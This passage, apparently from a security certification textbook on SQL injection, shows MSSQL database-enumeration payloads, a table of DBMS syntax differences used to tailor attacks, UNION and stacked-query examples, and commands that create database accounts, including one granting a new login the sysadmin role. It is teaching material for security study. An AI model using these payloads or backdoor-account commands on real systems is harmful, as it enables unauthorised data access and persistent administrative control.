
- **Database Enumeration**

  Different databases in server

  ```
  ' and 1 in (select min(name) from  master.dbo.sysdatabases where
  name >'.' ) --
  ```

  File location of databases

  ```
  ' and 1 in (select min(filename) from master.dbo.sysdatabases where
  filename >'.' ) –
  ```



Features of Different DBMSs

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||'	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 **union select 1,2,3**
- Example (PostgreSQL): SELECT * from table where id = 1**; select 1,2,3**
- Example (Oracle): SELECT * from table where id = 1 **union select null,null,null from sys.dual**

Features of Different DBMS

Once an attacker identifies the type of database used in the application during the information-gathering phase, the attacker may then look for the features supported by a particular database and confine the attack area accordingly. Comparing different databases reveals different syntax and feature availability with respect to string concatenation, comments, request union, sub-requests, stored procedures, availability of information schema or its analogs, and so on.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||'	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

Table 15.4: Features of different DBMS

Examples:

- **MySQL**


  ```
  SELECT * from table where id = 1 union select 1,2,3
  ```

- **PostgreSQL**

  ```
  SELECT * from table where id = 1; select 1,2,3
  ```

- **Oracle**

  ```
  SELECT * from table where id = 1 union select null,null,null from
  sys.dual
  ```



Creating Database Accounts

Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

Oracle

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

Microsoft Access

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

MySQL

```
INSERT INTO mysql.user (user, host, password)
VALUES ('victor', 'localhost',
PASSWORD('Pass123'))
```

Creating Database Accounts

The following are different ways of creating database accounts in various DBMS:

- **Microsoft SQL Server**

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- **Oracle**

